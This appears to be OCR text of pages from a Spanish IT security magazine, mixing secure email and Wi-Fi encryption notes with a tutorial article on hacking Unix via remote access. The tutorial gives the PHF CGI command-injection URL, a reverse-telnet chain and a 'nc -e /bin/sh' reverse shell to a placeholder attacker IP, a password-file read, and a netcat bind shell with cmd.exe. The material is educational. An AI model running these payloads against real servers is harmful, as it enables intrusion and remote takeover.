
1. PGP. El mensaje es encriptado con una clave de sesión de 128 bits generada aleatoriamente la cual se encriptada con la clave de 2048 bits del destinatario.

2. Firma digital DSA. La clave de verificación de firma es de 1024 bits. Esto garantiza la integridad de un mensaje y la autenticidad de la dirección de respuesta.

3. SSL. El mensaje viaja a lo largo de un canal seguro donde es adicionalmente encriptado. La longitud de la clave de encriptación es de hasta 1024 bits.

Para mayor información visite www.s-mail.com

Otra alternativa es la que ofrecen empresas como Digi-Sign que comercializa números de identificación Digi-IDs que son identificadores personales únicos que permiten a los individuos estar irrefutablemente ligados a sus ac-



COMUNICACIONES INALAMBRICAS SEGURAS

Dentro de las tecnologías que utilizamos para proteger las comunicaciones inalámbricas se ha desarrollado el protocolo WEP para el estándar IEEE 802.11con el objeto de brindar un nivel de seguridad equivalente al que se obtiene en una red cableada. Debido a vulnerabilidades en dicho protocolo, se ha implementado el protocolo WPA que trabaja con claves que caducan luego de un tiempo de estar activadas. Lo bueno de esta implementación es que no necesita de una actualización de hardware sino de software. Más recientemente existe WPA2 que mejora y extiende las cualidades de WPA.

A pesar de que ha sido objeto de estudio dentro de NEX IT Specialist # 13 bajo el título "Seguridad Wireless", en breve le dedicaremos un artículo completo al desarrollo de dicho tema.



Fig. 5




ciones, transacciones y comunicaciones. Actúan como un equivalente de los que es la licencia de conductor. También pueden ser usados para firmar archivos digitalmente.

A cada usuario que envía un e-mail fuera de la organización, se le asigna un número de identificación Digi-ID. Para conseguir uno, el usuario debe probar su identidad respondiendo una serie de preguntas que sólo él podría conocer. Esto lazo entre el Digi-ID y la persona específica se conoce como proceso de validación. Una vez que el usuario fue validado, teniendo asignado su ID, el usuario pasa a firmar y/o encriptar automáticamente cada e-mail saliente. Este servicio funciona en Microsoft Outlook, Outlook Express, Lotus Notes, etc.).

Veamos cómo configurar Outlook Express con IDs. Para eso abrimos Outlook Express y vamos al menú Herramientas | Opciones | Seguridad. Ver Figura 5.

Allí tildaremos la opción para firmar digitalmente todos los mensajes salientes y cifrar el contenido y datos adjuntos de todos los mensajes salientes. En la opción Ids. digitales tenemos la posibilidad de importar un ID si es que tenemos uno. Si vamos a Opciones avanzadas, podremos elegir, entre otras opciones, que nos avise si estamos cifrando con una clave menor a tantos bits. Ver Figura 6.

Fig. 6



HACKING UNIX

Parte 2 de 2: Acceso Remoto: usando "reverse telnet"

(Parte 1 de este artículo en NEX IT Specialist # 14, pag 70, Marzo 2005).

Por Carlos Vaughn O´Connor

En la parte 1 sobre acceso remoto, detallamos los pasos que sigue un hacker para comprometer un sistema Unix.
En particular, cómo a través de una vulnerabilidad es posible lograr el acceso remoto a un sistema. Realizamos una ejemplificación basada en la vulnerabilidad conocida como PHF de CGI y vimos como era posible librar comandos sobre un servidor web víctima. Si "xterm" (el cliente para obtener una X-Windows) existía en la víctima, mostramos como el servidor web nos podía proveer de una ventana para ejecutar comandos.
En lo que sigue, y nuevamente usando el mismo exploit basado en la vulnerabilidad PHF, veremos una segunda técnica (muy popular) llamada "reverse telnet" (telnet inverso). Netcat (la llamada navaja suiza de la seguridad informática), será usada como parte de esta técnica.
La vulnerabilidad PHF es muy antigua en el mundo Unix y es poco probable que aparezca en servidores en producción en estos días. La idea es aprender la metodología, y para esto PHF nos sirve muy bien.

Introducción

El mayor logro buscado por un hacker al comprometer un sistema Unix, será acceder a un shell de comando como usuario "root". Root es el todopoderoso de un Sistema Operativo (SO) Unix.
Normalmente el acceso como root se logra en varios pasos:
1. Mediante el exploit de una vulnerabilidad realizamos un acceso via la red (acceso remoto) y logramos la posibilidad de ejecutar comandos en el sistema remoto víctima. Muy probablemente, no tendremos privilegios de root.
2. Ya con acceso local (una shell a nuestra disposición) escalaremos privilegios hasta root (Paso 8, Ethical Hacking: Hacking Unix, NEX IT Specialist #16, Mayo 2005).
3. Con privilegios de root devastaremos el sistema y la red completa.
En este artículo detallaremos una técnica muy popular (de lo que es el punto 1. más arriba) de acceso remoto llamada "crear un back channel" y en particular "reverse telnet".

Resumen del problema

En una red como la de la figura, trataré desde una máquina que accede a internet, lograr comprometer el web-server del segmento DMZ. Como vemos existe un firewall que supondremos sólo permite acceder (entrada) a los puertos 80, 25, 20 y 21 (al web-server, el mail server y ftp server respectivamente) y salida por 80 y 443.
Partimos del supuesto que existe una vulnerabilidad en el servidor web. Por ejemplo la famosa PHF (un script CGI) que como vimos en la parte 1 nos permite inyectar comandos. Por ejemplo, pedirle que nos abra una consola de comandos (X-Windows).
¿Pero que sucede si "xterm" está deshabilitada en la máquina víctima?.
Otra opción es crear lo que se llama un "back channel": la comunicación se origina en la máquina víctima (en este caso el web-server) y no en la máquina atacante. Veremos dos variante: "reverse telnet" y uso de netcat en lugar de telnet.

Reverse Telnet

En la mayoría de los sistemas Unix existirá un cliente telnet. Suponemos entonces que esto es así en nuestro web-server víctima. Ejecutaremos telnet en nuestra máquina víctima pero necesitaremos de netcat (nc) de modo de habilitar a los "nc listeners" (escuchadoras nc) en nuestro sistema de modo de aceptar la conexión "reverse telnet".

¿Qué pasos debemos seguir?

1. Ejecutaremos nc en nuestro sistema en dos ventanas separadas de modo de recibir las conexiones "reverse telnet".

```
#nc -l -n -v -p 80
listening on [any] 80
#nc -l -n -v -p 25
listening on [any] 25
```

2. asegurarnos que no tenemos otros servicios escuchando en 80 y 25 (HTTP o SMTP)

3. Usando el exploit PHF de CGI sobre el webserver, ejecutamos el siguiente comando sobre la máquina víctima:

```
/bin/telnet IP_de_maquina_atacante 80
| /bin/sh | /bin/telnet
IP_de_maquina_atacante 25
```

Usando el exploit PHF estos comandos se ejecutarían del modo siguiente:

```
/cgi-bin/phf?Qalias=x%0a/bin/
telnet%20IP_de_maquina_atacante
%2080%20|%20/bin/sh%20|%20/bin/telnet%2
0IP_de_maquina_atacante%2025
```

¿Qué hace este comando?

```
/bin/telnet IP_de_maquina_atacante 80
```

Básicamente conecta (a la máquina víctima) vía el puerto 80 a los nc listeners en puerto 80, activados en nuestra máquina atacante

Es aquí donde tipeamos nuestros comandos que son pasados (piped) a /bin/sh (una Shell Bourne). Los resultados de esos comandos son pasados ("piped") a bin/telnet IP_de_maquina_atacante 25. El resultado es un "reverse telnet" que sucede en dos ventanas separadas.

Aquí usamos los puertos 80 y 25 ya que estos son los que el firewall permite salir. Pero de ser permitido por el firewall, cualquier puerto serviría.

Una variante a "reverse telnet"

Es posible realizar una variante al esquema anterior usando netcat (nc) en la máquina víctima. Netcat es muy popular en sistemas Unix y muy probablemente esté activo. Del mismo modo que "reverse telnet" este "back channel" es un proceso de dos pasos:


1. habilitar un listener (escucha) dentro de la máquina atacante:

```
#nc -l -n -v -p 80
```

2. Ejecutar en la máquina víctima, por ejemplo, vía el exploit PHF

```
#nc -e /bin/sh IP_de_maquina_atacante 80
```

Cuando se ejecute este comando en el webserver, se creará un "back channel" nc, otorgándole un shell (/bin/sh) a nuestro atacante.



LA VULNERABILIDAD DE PHF

PHF es un típico ejemplo de los llamados "Ataques de Validación de Input" (Input Validation Attacks). Fue una tristemente famosa vulnerabilidad reportada por J. Myers en 1996. PHF era un Script de CGI, muy divulgado y que venía estándar en Apache y NCSA HTTPD.

El script básicamente aceptaba el carácter (%2a) (nueva línea) y ejecutaba cualquier comando que siguiese con los privilegios de UID que corriese el servidor Web.

El exploit original era:

```
/cgi-bin/phf?Qalias=x%0a/bin/
cat%20/etc/password
```

La línea anterior logra hacer cat del archivo de passwords (cat es un comando UNIX que concatena archivos). Es decir lograba darme los UID y las passwords encriptadas (asumimos que los archivos de passwords no están "shadowed"). Usado de este modo un hacker con poca experiencia se hubiese dedicado posteriormente a crackear el archivo de passwords y logonearse al sistema vulnerable.

TELNET

Telnet es el nombre de un protocolo (y del programa informático que implementa el cliente) que permite acceder mediante una red a otra máquina, para manejarla como si estuviéramos sentados delante de ella. Para que la conexión funcione, como en todos los servicios de internet, la máquina a la que se accedía debe tener un programa especial que reciba y gestione las conexiones.

Sólo sirve para acceder en modo terminal, es decir, sin gráficos, pero fue una herramienta muy útil para arreglar fallos a distancia, sin necesidad de estar físicamente en el mismo sitio que la máquina que los tenía. También se usaba para consultar datos a distancia, como datos personales en máquinas accesibles por red, información bibliográfica, etc.

Su mayor problema es de seguridad, ya que todos los nombres de usuario y contraseñas necesarias para entrar en las máquinas viajaban por la red sin cifrar (en ``texto claro). Esto permite que cualquiera que espíe el tráfico de la red pueda obtener los nombres de usuario y contraseñas, y así acceder él también a todas esas máquinas. Dejó de usarse casi totalmente hace unos años, cuando apareció y se popularizó el SSH, que puede describirse como una versión cifrada de telnet.



LA NAVAJA SUIZA

(Si desea conocer más sobre netcat, lea el artículo de Leonel Becchio en NEX IT Specialist #14, pag 73, Marzo 2005).

Es muy acertado denominar de tal manera a Netcat, dada la amplia cantidad de tareas que permite que sean hechas. Netcat es la segunda herramienta más popular utilizada en el mundo de la seguridad informática. Con ella puede reemplazarse a una suite de herramientas.

Netcat es un cliente telnet, básicamente su función primordial es la lecto-escritura de datos a través de conexiones TCP o UDP. Por tal motivo, como puede ser especificado el puerto de trabajo, Netcat puede ser usado como scanner de puertos, redirector de puertos, puerta de acceso trasero (backdoor) y otras tantas cosas. Tal vez no sea la mejor herramienta o la más cómoda para trabajar, pero esta utilidad brinda lo necesario para suplir los requerimientos de una completa tarea de hacking por sí sola. La ventaja es que Netcat puede trabajar como cliente y servidor. Debemos aclarar que como todo cliente telnet, cada cosa que tipeemos, primero viaja hacia la consola remota y si es que existe un puerto a la escucha, vuelve y es mostrada en la consola local. Por tal motivo deberemos colocar dos consolas corriendo Netcat, una local y una funcionará como remota.

Netcat proviene de la época de los sistemas operativos Unix, de hecho fue lanzado primeramente para aquellos sistemas y posteriormente apareció la versión para el entorno Windows NT. Su nombre es una derivación del comando Unix cat que se utiliza para concatenar archivos. Asimismo Netcat se utiliza para concatenar sockets TCP y UDP. Si desea conocer la historia de Netcat y sus autores Hobbit y Weld Pond, recomendamos leer el artículo "cDc (Cult of the Dead Cow), The L0pht y Netcat" publicado en NEX It Specialist #14, Marzo 2005.

La utilidad fue desarrollada para ser trabajada desde una consola por línea de comandos invocando el comando nc . Sería demasiado extenso mencionar todos los parámetros disponibles para usar con Netcat. Pero veamos los utilizados en nuestro artículo:

-l (fuerza a netcat a escuchar a conexiones entrantes)
-n (fuerza a netcat a aceptar direcciones IP numéricas y no realizar lookups DNS)
-v (controla el nivel de verbosidad (cantidad de info que da)
-p xxx (fuerza a netcat a usar el puerto xxx para conexiones salientes. El parámetro puede ser numérico o un nombre listado en el archivo de servicios. Si -p no es usado, netcat se ligará a cualquier puerto no usado que le de el sistema, a menos que usemos la opción -r.
-e (ejecuta un programa)

Obtener una consola de comandos de un servidor

El siguiente ejemplo será muy instructivo. Intente realizarlo, de modo de entender el poder de netcat.

En el servidor corriendo Windows y con netcat instalado tipee lo siguiente en una consola de comandos:

```
nc -l -p 1234 -d -e cmd.exe -L
```

-l pone a netcat en modo escucha, -p 1234 que use el puerto 1234, -d permite correr a netcat "detached" (separado) de la consola, el -e cmd.exe le indica a netcat que ejecute el programa cmd.exe cuando realiza una conexión, y el -L hará un restart de netcat con la misma línea de comando que cuando terminó la conexión.

En el sistema cliente (desde el cuál nos conectaremos al servidor) tipee:

```
nc IP_destino 1234
```

Este comando hace que netcat se conecte al servidor cuyo IP es IP_destino, sobre el puerto 1234. Nos aparecerá una consola pero los comandos que allí topeemos se ejecutarán sobre el servidor. Para salir, tipee "exit". Esto nos retornará a la consola original. Podremos reconectarnos en cualquier momento ya que comenzamos netcat en el servidor con la opción -L.